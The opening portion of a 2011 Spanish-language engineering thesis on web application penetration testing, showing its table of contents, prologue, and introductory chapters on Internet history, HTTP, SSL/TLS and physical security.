UNIVERSIDAD NACIONAL AUTÓNOMA DE MÉXICO

FACULTAD DE ESTUDIOS SUPERIORES ARAGÓN

"Pruebas de Penetración en Aplicaciones Web"

TRABAJO ESCRITO BAJO LA MODALIDAD DE SEMINARIOS Y CURSOS DE ACTUALIZACIÓN Y CAPACITACIÓN PROFESIONAL

QUE PARA OBTENER EL TÍTULO DE:

INGENIERO EN COMPUTACIÓN

PRESENTA:

Rafael Gil Larios

ASESOR: M. en C. LEOBARDO HERNÁNDEZ AUDELO

SAN JUAN DE ARAGÓN, EDO. DE MÉXICO 2011

Índice

PRÓLOGO 6

1. INTRODUCCIÓN 8

1.1. INTERNET 8

1.2. HYPERTEXT TRANSFER PROTOCOL (HTTP) 13

1.2.1. Solicitud HTTP *13*

1.2.2. Respuesta HTTP *15*

1.3. SECURE SOCKETS LAYER (SSL) AND TRANSPORT LAYER SECURITY (TLS) 16

1.4. SEGURIDAD FÍSICA 18

1.4.1. Edificio *19*

1.4.2. Entorno físico del hardware *21*

1.5. SEGURIDAD INFORMÁTICA 23

1.5.1. Seguridad en Aplicación *23*

1.5.2. Seguridad en Sistema Operativo *25*

1.5.3. Seguridad en Red *26*

2. APLICACIONES WEB 28

2.1. CLIENTE WEB 31

2.2. SERVIDOR WEB 33

2.3. NUEVOS MODELOS DE APLICACIONES WEB 34

2.3.1. Modelo Business-to-Business *35*

2.3.2. Modelo Business-to-Consumer *36*

2.4. FRAMEWORK 37

2.4.1. Struts *38*

2.4.2. Tapestry *41*

3. SEGURIDAD EN APLICACIONES WEB 43

3.1. FASE DE DISEÑO SEGURO 44

3.2. FASE DE DESARROLLO SEGURO 47

3.3. FASE DE IMPLEMENTACIÓN SEGURO 49

4. METODOLOGÍA DE REVISIÓN DE VULNERABILIDADES WEB 51

4.1. AUTENTICACIÓN 52

4.2. VALIDACIÓN DE ENTRADAS 54

4.2.1. Cross Site Scripting *55*

4.2.2. Inyección SQL *58*

4.2.3. Otras Inyecciones *61*

4.3. AUTORIZACIÓN 62

4.3.1. Ruta Transversal *62*

4.3.2. Esquema de Autenticación *64*

4.3.3. Elevación de privilegios *65*

4.3.4. Lógica de negocio *65*

4.4. INTERFACES ADMINISTRATIVAS 66
4.5. MANEJO DE ERRORES 68
4.6. ASEGURAMIENTO DE LAS COMUNICACIONES 70
4.7. PROTECCIÓN DE DATOS 71

5. PROTOTIPO DE APLICACIÓN WEB 75
5.1. AMBIENTE PARA LA IMPLEMENTACIÓN 75
5.2. PASOS DE LA IMPLEMENTACIÓN 76
5.3. EJECUCIÓN DEL PROTOTIPO 79

6. PRUEBAS DE PENETRACIÓN A UNA APLICACIÓN PROTOTIPO Y UNA GENÉRICA 83
6.1. HERRAMIENTAS 83
6.2. PRUEBAS 85
6.2.1. Desarrollo de las pruebas prototipo 85
6.2.2. Desarrollo de las pruebas genérica 119

7. RESULTADOS Y CONCLUSIONES 123

8. REFERENCIAS 125
8.1. LIBROS 125
8.2. DOCUMENTOS 125
8.3. INTERNET 125

9. ANEXOS 127

Índice Figuras

Figura 1.0 Transmisión de la Señal de TV a algunos lugares 9
Figura 1.1 Arpanet en Septiembre del año 1971 10
Figura 1.2 Así como se protegían los castillos en la antigüedad, es la misma idea de asegurar de lo general a lo particular 19
Figura 1.3 Un escenario de una implementación típica de un Web Server 23
Figura 1.4 En este gráfico se muestra como es el funcionamiento de un firewall o un IDS, en el cual se revisan los paquetes que viajan por la red. 27
Figura 1.5 Elementos clave en el desarrollo de una aplicación WEB segura 43
Figura 1.6 Ejemplos de CAPTCHA utilizado en las aplicaciones WEB. 54
Figura 1.7 Flujo para el proceso de un ataque de Cross Site Scripting. 56
Figura 1.8 Flujo para el proceso de un ataque de Inyección SQL. 58
Figura 1.9 Ventana de panel de control de Windows. 77
Figura 2.0 Ventana “Add or Remove Programs”. 77
Figura 2.1 Componente IIS. 78

Figura 2.2 Instalador Aplicación Web. 78
Figura 2.3 Ventana de line de comandos. 79
Figura 2.4 Dirección IP del servidor. 80
Figura 2.5 Acceso directo a la aplicación Web. 80
Figura 2.6 URL aplicación. 81
Figura 2.7 Mozilla firefox. 84
Figura 2.8 Paros proxy. 85
Figura 2.9 Página de inicio de la aplicación. 86
Figura 3.0 resultados de la búsqueda. 87
Figura 3.1 Diccionario en inglés. 88
Figura 3.2 Obtención de algunos usuarios y contraseñas. 89
Figura 3.3 Acceso a la aplicación con el usuario jm. 90
Figura 3.4 Acceso a la aplicación con el usuario jv. 90
Figura 3.5 obtención de credenciales válidas. 91
Figura 3.6 Datos insertados mostrados en pantalla. 93
Figura 3.7 Mensaje de alerta desde la aplicación. 94
Figura 3.8 Cambio del aspecto de la página. 94
Figura 3.9 Error SQL. 95
Figura 4.0 Versión del servidor SQL mediante Inyección SQL. 96
Figura 4.1 Usuario DBO. 97
Figura 4.2 Usuario SA. 98
Figura 4.3 Base de Datos FoundStone_Bank. 99
Figura 4.4 Base de Datos Master. 99
Figura 4.5 Base de Datos tempdb. 100
Figura 4.6 Base de Datos model. 100
Figura 4.7 Tabla fsb_users y la columna user_id. 101
Figura 4.8 Se saben las otras columnas de la tabla. 102
Figura 4.9 Ejecución de la consulta SQL y cambio de contraseña. 103
Figura 5.0 Acceso con la nueva contraseña. 103
Figura 5.1 En el campo account_no se utiliza un identificador numérico. 105
Figura 5.2 Números de cuenta completos. 106
Figura 5.3 Información sobre la cuenta 5204320422040005. 107
Figura 5.4 Información sobre la cuenta 5204320422040007. 107
Figura 5.5 Información sobre la cuenta 5204320422040008. 108
Figura 5.6 Página para realizar consultas a la base de datos. 109
Figura 5.7 Acceso con credenciales de bajos privilegios. 110
Figura 5.8 Acceso a funcionalidad de administrador. 110
Figura 5.9 Manejo de errores sobre .NET. 112
Figura 6.0 Manejo de errores de base de datos. 113
Figura 6.1 Herramienta CAIN. 114
Figura 6.2 Sniffer activado. 115
Figura 6.3 Intercepción de credenciales de acceso. 115
Figura 6.4 Acceso a la aplicación con el usuario JC. 116

Figura 6.5 Prueba de listado de directorios. 117
Figura 6.6 Directorios de respaldo. 118
Figura 6.7 Versiones de respaldo. 118
Figura 6.8 Listado de directorios. 120
Figura 6.9 Respaldos de archivos. 120
Figura 7.0 Cross Site Scripting. 121
Figura 7.1 SQL Injection. 122

Índice Tablas

Tabla 1.0 Métodos HTTP 11
Tabla 1.1 Métodos HTTP 14
Tabla 1.2 Encabezados HTTP 14
Tabla 1.3 Encabezados de respuesta HTTP 16
Tabla 1.4 Códigos de estado HTTP 16
Tabla 1.5 Algunos ejemplos de ataques de Cross Site Scripting para diferentes navegadores. 58
Tabla 1.6 Algunos ejemplos de ataques de Inyección SQL para algunos manejadores de bases de datos. 60
Tabla 1.7 Algunos ejemplos de comandos para evaluar este tipo de vulnerabilidades en diferentes sistemas. 64
Tabla 1.8 Usuarios y contraseñas encontradas. 91
Tabla 1.9 Lista de páginas. 92
Tabla 2.0 Lista de caracteres especiales usados. 92
Tabla 2.1 Comandos Java Script 104
Tabla 2.2 Comandos SQL. 104

Prólogo

Ya hace algunos años que se habla de la seguridad en redes y sistemas, se han abierto nuevos campos de estudio, pruebas y perfeccionamiento en cuanto a estos rubros con el paso del tiempo.

Desgraciadamente, la rápida evolución provocada por Internet ya ha impulsado las reglas del juego fuera del campo. Cortafuegos, la seguridad del sistema operativo y los últimos parches pueden ser anulados con un simple ataque contra una aplicación web. A pesar de estos elementos siguen siendo los componentes críticos de cualquier infraestructura de seguridad, que son claramente incapaces de detener una nueva generación de ataques que están aumentando en frecuencia todos los días. No hay otra opción más que dibujar una línea en la arena y defender las posiciones adoptadas en el ciberespacio.

Para cualquier persona que ha creado el sitio Web más rudimentario, sabes que esto es una tarea enorme. Frente a las limitaciones de seguridad de los protocolos existentes, como HTTP, así como la cada vez más acelerado embate de las nuevas tecnologías como WebDAV y Servicios Web XML, el acto de diseñar y ejecutar una aplicación web segura puede ser un reto de la complejidad más alta.
Por lo anterior este reporte cuenta con los siguientes capítulos:

- Capítulo 1. Durante esta parte se explicarán los conceptos básicos, así como puntos de referencia para los siguientes capítulos.
- Capítulo 2. Se tratarán temas sobre las funciones principales de una aplicación Web, sus características, así como la arquitectura de esta misma.
- Capítulo 3. La seguridad en aplicaciones Web, desde su concepción hasta su implementación y ejecución en un entorno productivo.
- Capítulo 4. Metodología en la revisión de vulnerabilidades en aplicaciones web.
- Capítulo 5. Antecedentes, implementación y ejecución del prototipo para las pruebas de penetración en aplicaciones web.

- Capítulo 6. Implementación de las pruebas de penetración en una aplicación prototipo, así como también en una aplicación genérica.
- Capítulo 7. En este punto se darán los resultados y conclusiones obtenidas de todo el desarrollo de este reporte.
- Capítulo 8. Se listarán las referencias y bibliografías requeridas y utilizadas durante el desarrollo de este documento.
- Capítulo 9. Listado de los materiales utilizados así como CD con los archivos de instalación.

1. Introducción

Durante este capítulo se desarrollarán los temas básicos para tener una mejor comprensión del documento entre los que destacan:

- Internet
- Protocolo HTTP
- Seguridad de la información

Es importante destacar que el objetivo de este reporte es el llegar a una metodología personalizada para detectar vulnerabilidades en aplicaciones Web, tomando en base metodologías ya establecidas y reconocidas por la industria.

1.1. Internet

El Internet se ha convertido en un bien cultural, económico y de cambio de vida, a todo un fenómeno tecnológico. Esto es lo menos que se puede decir de esta tecnología. Sin embargo, Internet no es una invención única, sino que es una idea simple que ha evolucionado a través de las décadas en algo más grande que todos nosotros. Si bien Internet se inició hace muy poco, hoy todavía estamos en la punta del iceberg de lo que esta tecnología en todas sus formas nos puede ayudar a lograr. Así que en la esencia de Internet ya ha y continuará revolucionando el mundo. A pesar de que sus inicios fueron humildes, nadie podría haber predicho su asombroso crecimiento a través de las últimas décadas. El Internet nos ha traído tanta información y no sólo a la élite empresarial y social, sino a todo el mundo.

Mirando hacia atrás, la idea esencial de Internet es extremadamente básica, sin embargo con varias innovaciones, Internet ha crecido y evolucionado hasta lo que hoy conocemos.

Típicamente el siglo 20 fue definido por las comunicaciones que pasó de una fuente importante de miles a millones de personas a la vez. Este tipo de comunicaciones apuntan por la televisión y la radio que envían las señales de comunicación a todo un país o al mundo (Figura 1.0). Aunque el teléfono evolucionó y se convirtió en omnipresente en el mundo como una forma de llegar y hablar con una persona determinada, este tipo de comunicaciones a menudo involucra a dos personas, o muchas más, si estás en una conferencia telefónica. Sin embargo, con el advenimiento de Internet, un nuevo tipo de tecnología de las comunicaciones está disponible, en donde no sólo dos personas se comunican de forma simultánea, sino miles, incluso millones de personas al mismo tiempo.



Figura 1.0. Transmisión de la Señal de TV a algunos lugares (Imagen de http://www.dnjournal.com/).

Internet y los protocolos de control de transmisión fueron desarrollados inicialmente en 1973 por el informático estadounidense Vinton Cerf[1] como parte de

[1] Vinton "Vint" Gray Cerf nació el 23 de junio de 1943 en New Haven, Connecticut (Estados Unidos), aunque creció en Los Ángeles. Con 63 años, este incombustible genio ha llevado una vida repleta de ideas fascinantes y trabajo duro. Hoy conoceremos la historia del denominado "Padre de Internet".

un proyecto patrocinado por el Departamento de Defensa estadounidense Advanced Research Projects Agency (ARPA) y dirigido por el ingeniero estadounidense Robert Kahn[2]. Esta funcionaba como una red informática de ARPA (Arpanet) que unía las redes de computadoras en varias universidades y laboratorios de investigación en los Estados Unidos (Figura 1.1). World Wide Web (WWW) fue desarrollada en 1989 por el científico en computación Inglés Timothy Berners-Lee[3] para la Organización Europea de Investigación Nuclear (CERN).



Figura 1.1. ARPANET en Septiembre del año 1971 (Imagen de http://1.bp.blogspot.com/_RUy6q24a584/TOagz22U0TI/AAAAAAAAAAo/6eWAlYYYT0w/s1600/).

Internet, una interconexión de redes de computadoras que habilita a las máquinas conectadas a comunicarse directamente. En términos populares esto refiere a una interconexión de gobierno, educación, y redes de negocios disponibles para el

[2] Nacido el 23 de diciembre de 1938. Junto con Vinton G. Cerf, inventó el protocolo TCP/IP, la tecnología usada para transmitir información en Internet.

[3] Nació el 8 de junio de 1955 en Londres, Reino Unido, se licenció en Física en 1976 en el Queen's College de la Universidad de Oxford.

público en general. Existen también pequeñas redes usualmente de uso privado de cada organización, las cuales son llamadas Intranet.

Internet se forma mediante la conexión de redes locales a través de equipos especiales conocidos como puertas de enlace “Gateway”. Estas interconexiones por puertas de enlace están hechas a través de varios caminos de comunicación ya sea de redes telefónicas, redes de fibra óptica, etc. Las redes adicionales se pueden agregar al vincularlas con un nuevo “Gateway” o puerta de enlace. La información que es entregada a una máquina remota se etiqueta con la dirección computarizada de dicha máquina en particular.

Diferentes tipos de formatos de dirección son empleados por varios proveedores de servicios de internet. Uno de los formatos más usados y conocidos es la notación decimal, por ejemplo: 123:45:67:89. Otro formato describe el nombre de la computadora destino y otro la información de la ruta, como lo es el siguiente ejemplo: “machine.dept.univ.edu.” El sufijo al final de la dirección de internet designa el tipo de organización al que pertenece cierta red, más claramente por sus siglas en inglés, educational institutions (.edu), military locations (.mil), government officers (.gov), y organizaciones sin fin de lucro (.org). Algunas redes pueden ser identificadas por su localización geográfica, Canada (.ca), México (.mx), etc.

En la siguiente tabla se muestran los sufijos de dominio, para los países registrados.

Sufijo	País	Sufijo	País
.AE	Emiratos Árabes Unidos	.JO	Jordania
.AM	Armenia	.JP	Japón
.AR	Argentina	.KR	República da Corea
.AS	Samoa Americana	.LB	Líbano
.AT	Austria	.LI	Liechtenstein
.AU	Australia	.LK	Sri Lanka
.BE	Bélgica	.LT	Lituania
.BG	Bulgaria	.LU	Luxemburgo
.BH	Bahrein	.LV	Latvia
.BI	Burundi	.LY	Libia
.BR	Brasil	.MX	México

.BY	Belarus	.MY	Malasia
.CA	Canadá	.NF	Isla Norfolk
.CC	Islas Cocos	.NI	Nicaragua
.CG	Congo	.NL	Holanda
.CL	Chile	.NO	Noruega
.CN	China	.NU	Niue
.CO	Colombia	.NZ	Nova Zelandia
.CR	Costa Rica	.PE	Perú
.CZ	República Checa	.PH	Filipinas
.CH	Suiza	.PK	Paquistán
.DE	Alemania	.PL	Polonia
.DK	Dinamarca	.PN	Isla Pitcairn
.EC	Ecuador	.PT	Portugal
.EE	Estonia	.PY	Paraguay
.ES	España	.RO	Rumania
.FI	Finlandia	.RU	Rusia
.FO	Islas Faroe	.RW	Ruanda
.FR	Francia	.SE	Suecia
.GF	Guyana Francesa	.SG	Singapur
.GG	Guernsey	.SK	Eslovaquia
.GL	Groenlandia	.SN	Senegal
.GR	Grecia	.TH	Tailandia
.GT	Guatemala	.TM	Turkmenistan
.GU	Guam	.TN	Tunisia
.HK	Hong Kong	.TO	Tonga
.HR	Croacia	.TR	Turquía
.HU	Hungría	.TW	Taiwan
.ID	Indonesia	.UA	Ucrania
.IE	Irlanda	.UG	Uganda
.IL	Israel	.UK	Inglaterra
.IM	Isla de Man	.US	USA
.IN	India	.UY	Uruguay
.IR	Irán	.VE	Venezuela
.IS	Islandia	.YU	Yugoslavia
.IT	Italia	.ZA	África del Sur
.JE	Jersey	.ZR	Zaire

Tabla 1.0 Sufijos de dominio

Una vez direccionada, la información deja su red local a través del Gateway. Va siendo encaminada de Gateway en Gateway hasta que alcanza la red local destino. Internet no tiene un control central, eso es, ni una sola computadora dirige el flujo de información. Esto es lo que hace diferente a Internet de otras redes como lo son CompuServe, America Online, y la red de Microsoft.

Internet Protocolo o IP, es el usado para controlar internet, esto quiere decir que específica como los Gateway encaminan la información desde la computadora remitente o la que envía la información, hasta la computadora destinatario o la que recibe la información.

1.2. HyperText Transfer Protocol (HTTP)

HTTP ha sido usado en World-Wide Web desde inicios de 1990. La primera versión publicada 0.9 sólo tenía la finalidad de transferir datos a través de Internet, también conocidas como páginas Web escritas en HTML. La versión 1.0 del protocolo, la más usada hasta estas fechas, permite la transferencia de mensajes con encabezados o Headers que describen el contenido de los mensajes mediante la codificación MIME.

El propósito del protocolo HTTP es permitir la transferencia de archivos, principalmente, en formato HTML, entre un navegador o cliente Web y un servidor Web, localizado mediante una cadena de caracteres denominada dirección URL.
La comunicación entre el navegador o cliente y el servidor se lleva a cabo mediante dos etapas:

1.2.1. Solicitud HTTP

La solicitud es un conjunto de líneas que el navegador envía al servidor, las cuales incluyen:

Línea de solicitud: Especifica el tipo de documento solicitado, el método que se aplicará y la versión del protocolo utilizada. Está formada por tres elementos que deben estar separados por espacios: Método, dirección URL, la versión.

Encabezado: Son varias líneas opcionales que permiten aportar información sobre la solicitud o el cliente, si es sobre el cliente esta información puede ser la versión del Sistema Operativo, la versión del navegador, etc. Cada uno de estos

valores describe el tipo de encabezado separados por dos puntos (:) y el valor del encabezado.

Cuerpo: Líneas opcionales que van separadas por un salto de línea, estas permiten que se envíe información por un método POST durante el envío de datos hacia el servidor utilizando un formulario.

En su forma más general la solicitud es de la siguiente forma:

```
Una línea inicial
Cero o más líneas
Línea en blanco
Mensaje opcional en el cuerpo del mensaje
```

Un ejemplo práctico de esta solicitud sería:

```
GET / HTTP/1.0
Host: www.ejemplo.com
Connection: Keep-Alive
Accept-Language: en-us
… Línea en blanco…
MIME-Conforming-message
```

A continuación se listan los principales métodos empleados en el protocolo HTTP.

Método	Descripción
GET	Empleado para solicitar, obtener, algunos recursos desde el servidor web.
HEAD	Muy parecido al método GET excepto que los recursos no son enviados en el cuerpo, únicamente es enviado el encabezado.
POST	Es empleado para hacer peticiones con datos incrustados hacia el servidor, y este los acepte.
PUT	Es para enviar recursos hacia el servidor.
DELETE	Borra recursos en el servidor web que se hayan especificado en la solicitud.
TRACE	Es el encargado de depurar las entradas de datos.

Tabla 1.1 Métodos HTTP

A continuación se listan los encabezados usados más frecuentemente.

Encabezado	Descripción
Accept	Tipo de contenido aceptado por el navegador
Accept-Charset	Juego de caracteres que el navegador espera
Accept-Encoding	Codificación de datos que el navegador acepta
Accept-Language	Idioma que el navegador espera
Authorization	Identificación del navegador en el servidor
Content-Encoding	Tipo de codificación para el cuerpo de la solicitud
Content-Language	Tipo de idioma en el cuerpo de la solicitud
Content-Type	Tipo de contenido del cuerpo de la solicitud
Content-Length	Extensión del cuerpo de la solicitud
Date	Fecha en que comienza la transferencia de datos
Forwarded	Utilizado por equipos intermediarios entre el navegador y el servidor

From	Permite especificar la dirección de correo electrónico del cliente
Link	Vínculo entre dos direcciones URL
Orig-URL	Dirección URL donde se originó la solicitud
Referer	Dirección URL desde la cual se realizó la solicitud
User-Agent	Cadena con información sobre el cliente

Tabla 1.2 Encabezados HTTP

1.2.2. Respuesta HTTP

La respuesta HTTP es un conjunto de líneas que el servidor Web envía al navegador. Está constituida por:

Estado: Es una línea que muestra la versión del protocolo utilizado y el estado en que se encuentra el proceso de la solicitud, mediante un texto explicativo y un código. Esta línea a su vez está compuesta por tres partes separadas por un espacio.

- Versión del protocolo
- Código de estado
- Significado o texto explicativo
-

Encabezado: Conjunto de líneas opcionales aportan información adicional sobre la respuesta y/o el servidor. Cada línea está compuesta por un nombre para cada encabezado, seguido por dos puntos (:) y el valor del encabezado.

Cuerpo: Es el más simple de los tres el cual contiene el recurso solicitado.

En su forma más general la respuesta es de la siguiente forma:

```
Una línea
Una o más líneas
Línea en blanco
Cuerpo de la respuesta
```

Un ejemplo práctico de esta respuesta sería:

```
HTTP/1.0 200 OK Date: Sat, 7 Jun 2010 13:34:23 GMT Server :
Microsoft-IIS/6.0
Content-Type : text/HTML Content-Length : 1245 Last-Modified :
Fri, 6 Jun
2000 09:45:23 GMT
```

A continuación se listan los principales encabezados para una respuesta.

Encabezado	Descripción
Accept	Tipo de contenido aceptado por el navegador
Accept-Charset	Juego de caracteres que el navegador espera
Accept-Encoding	Codificación de datos que el navegador acepta
Accept-Language	Idioma que el navegador espera
Authorization	Identificación del navegador en el servidor
Content-Encoding	Tipo de codificación para el cuerpo de la solicitud
Content-Language	Tipo de idioma en el cuerpo de la solicitud
Content-Type	Tipo de contenido del cuerpo de la solicitud
Content-Length	Extensión del cuerpo de la solicitud
Date	Fecha en que comienza la transferencia de datos
Forwarded	Utilizado por equipos intermediarios entre el navegador y el servidor
From	Permite especificar la dirección de correo electrónico del cliente
Link	Vínculo entre dos direcciones URL
Orig-URL	Dirección URL donde se originó la solicitud
Referer	Dirección URL desde la cual se realizó la solicitud
User-Agent	Cadena con información sobre el cliente

Tabla 1.3 Encabezados de respuesta HTTP

En la siguiente tabla se muestran los principales códigos de estado.

Código de estado	Explicación
200 OK	La respuesta fue satisfactoria, y el recurso solicitado es enviado en el cuerpo del mensaje.
404 Not Found	El recurso solicitado no existe.
301 Moved Permanently	El recurso a sido reubicado y cualquier referencia futura a este recurso debe ser ajustado.
302 Found	El recurso fue encontrado pero reside temporalmente en otra dirección URL. El cliente debe continuar por esa URL para futuras peticiones.
401 Unauthorized	El recurso solicitado está protegido y requiere cierta autenticación
500 Server Error	Un error inesperado en el servidor.

Tabla 1.4 Códigos de estado HTTP

1.3. Secure Sockets Layer (SSL) and Transport Layer Security (TLS)

Secure Sockets Layer o SSL por sus siglas en inglés, fue establecida como tecnología por Netscape Comunications[4]. Transport Layer Security o TLS por sus siglas en inglés fue establecido como protocolo por Internet Engineering Task

[4] Empresa fundada en 1994 por Marc Andreessen y Jim Clark originalmente llamada Mosaic Communications Corporation. Fue la creadora del navegador Netscape Navigator. Fue comprada por America Online en 1999 por 4.200 millones de dólares.

Force (IETF[5]) en el RFC-2246. Las dos son tecnologías criptográficas usadas para proteger los datos mientras son transmitidos. Pero cabe aclarar que ambas no cifran los datos en cuestión, sino que solo cifran el canal de comunicación entre el cliente (comúnmente un navegador web o algún otro binario) y el servidor todo esto cuando ambas partes fueron configuradas adecuadamente y mutuamente están de acuerdo con los términos.

SSL y TLS pueden ser usados para cifrar las comunicaciones entre dos puntos finales (el cliente y el servidor). Esto provee de confidencialidad en la sesión de comunicación, y es el servicio de seguridad más conocido y usado dentro del espectro SSL/TLS. (Durante el desarrollo de este documento los términos serán intercambiables y el protocolo será referido como HTTPS.) A pesar de que son considerados protocolos separados o distintos, pero durante el proceso de solicitud y respuesta en el campo de HTTP son idénticos.

Estos protocolos proveen otros beneficios en seguridad si son activados y usados. En el punto final (o usuario) autenticación es uno de ellos. A pesar de que es menos espectacular que la confidencialidad, autenticación es casi más importante que confidencialidad. Autenticación permite que dos partes comunicándose verifiquen cada una de sus identidades. ¿Qué tan bueno puede ser un paquete bien cifrado, si no se puede saber de quién es realmente ese paquete? Si se analiza esta área se obtendrá que sea un prerrequisito muy importante el saber estos puntos.

Integridad del mensaje es otro punto importante que SSL y TLS proveen. El servicio de integridad asegura que ninguna alteración a los datos que son transmitidos tomo lugar.

[5] Grupo de la ISOC responsable del funcionamiento efectivo de Internet y la resolución de todos los aspectos de arquitectura y protocolos a corto y mediano plazo.

1.4. Seguridad Física

La seguridad física desde un punto de vista es un conjunto integrado de capacidades y soluciones que deben proveerse en una empresa o centro de computación para mantener la seguridad en un nivel aceptable, esto es ir desde lo global o general hasta lo más específico (Figura 1.2). Sobre este punto es recomendable tomarlo muy en cuenta, ya que una acumulación de actuaciones puntuales sobre una serie de dispositivos o sistemas no proporcionará una seguridad física aceptable, si no tomamos en cuenta el aspecto global del problema y sobre todo el entorno físico y social en donde estas máquinas deberán cumplir sus propósitos. Es muy común que se proteja primeramente los sistemas mediante hardware, software o alguna configuración, pero se descuida el entorno donde están las máquinas, que es tan importante como el mismo hardware que ha de soportar las aplicaciones.

Durante este desarrollo se irá desde lo global a lo específico, el edificio donde se alojará el hardware y el suministro de energía o el control de acceso hasta lo más específico del hardware que soportará nuestras aplicaciones.

Figura 1.2. Así como se protegían los castillos en la antigüedad, es la misma idea de asegurar de lo general a lo particular. (Imagen de http://www.dibujos.org)

1.4.1. Edificio

Este punto es donde se encuentra ubicado el hardware y los dispositivos que soportan nuestras aplicaciones, es el primer paso para cualquier estudio de seguridad física, también suele ser el más problemático, puesto que es un entorno ya construido, no modificable y que suele tener uso compartido con otros sistemas.

También es interesante estudiar el impacto económico que tendrán las modificaciones puesto que implica un gasto considerable dichas acciones.
Entre los puntos a evaluar o considerar se encuentran.

Suministros de energía del edificio: Suele tener dos partes, una externa que provee y gestiona la compañía eléctrica y que llega justo hasta el punto donde se

encuentra el sistema de tarificación, detrás del cual se localiza el sistema de protecciones y todo el cableado y dispositivos, de la parte interna.
La parte externa está protegida por un fusible y un limitador de potencia que instala la compañía eléctrica y que deben estar calculados para la potencia que vaya a consumir nuestro edificio.

Suministro en la parte interna: La opción más común para proporcionar redundancia en el sistema de suministro de energía es la utilización de generadores eléctricos, que funcionan con combustible y pueden proporcionar energía a todo un edificio durante un período largo de tiempo durante un corte de energía o una interrupción del suministro por un desastre natural. Son bastantes comunes en los hospitales y son de las mejores opciones de asegurar el suministro de energía eléctrica.

Se debe de comprobar que no sea fácil el acceso a los cables que proporcionan energía eléctrica al edificio.

Enlaces de comunicación: En estos casos de comunicaciones del edificio es similar al del suministro eléctrico, se deberá buscar la mayor seguridad y protección en los sistemas además de que siempre sea posible tener redundancia en los sistemas de comunicaciones para proveer este servicio en el dado caso de que uno de los enlaces falle.

La mayoría de los edificios usarán sistemas públicos de comunicaciones, como puede ser la red telefónica para el flujo de voz y datos. Se debe estudiar si existe algún tipo de redundancia en las comunicaciones, puesto que las compañías telefónicas que suelen ser la que proveen los servicios no suelen proporcionar ningún tipo de certeza de que nuestras comunicaciones van a mantenerse.

Accesos físicos: Se debe tener en cuenta que el edificio tiene una serie de accesos obvios y otros no tanto. Los obvios son las puertas principales de acceso

y las ventanas que se encuentran cercanas a la calle. Los no tanto son las puertas de servicio, las ventanas superiores, los accesos de mantenimiento o los sistemas de ventilación o calefacción.

Realizar un estudio de la estructura del edificio, incluyendo si es necesario analizar los planos arquitectónicos de este si es necesario. Los sistemas de seguridad física deben de ser difíciles de sobrepasar.

